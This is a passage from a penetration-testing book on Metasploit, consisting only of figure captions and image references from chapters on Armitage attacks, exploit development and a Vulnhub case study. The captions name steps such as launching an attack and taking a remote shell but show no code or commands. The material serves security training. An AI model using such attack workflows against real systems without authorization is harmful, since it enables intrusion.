


Figure 9.6 – NMAP scan in the Armitage console




Figure 9.7 – Finding attacks in Armitage




Figure 9.8 – Selecting Attack in the Armitage console




Figure 9.9 – Configuring attack parameters in the Armitage console




Figure 9.10 – Launching an attack in the Armitage console




Figure 9.11 – Getting a remote shell in Armitage console




Figure 9.12 – Interacting with the remote shell in the Armitage console

Chapter 10: Extending Metasploit and Exploit Development




Figure 10.1 – Mixins available in the Metasploit Framework





Figure 10.2 – Searching for exploits in exploit-db



10.2A – Metasploit Framework directory




Figure 10.3 – The reload_add command in msfconsole




Figure 10.4 – Listing newly added exploits in msfconsole

Chapter 11: Case Studies




Figure 11.1 – Vulnerable VM on Vulnhub




Figure 11.2 – Starting up msfconsole

Figure 11.3 – Running an NMAP scan on the target system from msfconsole

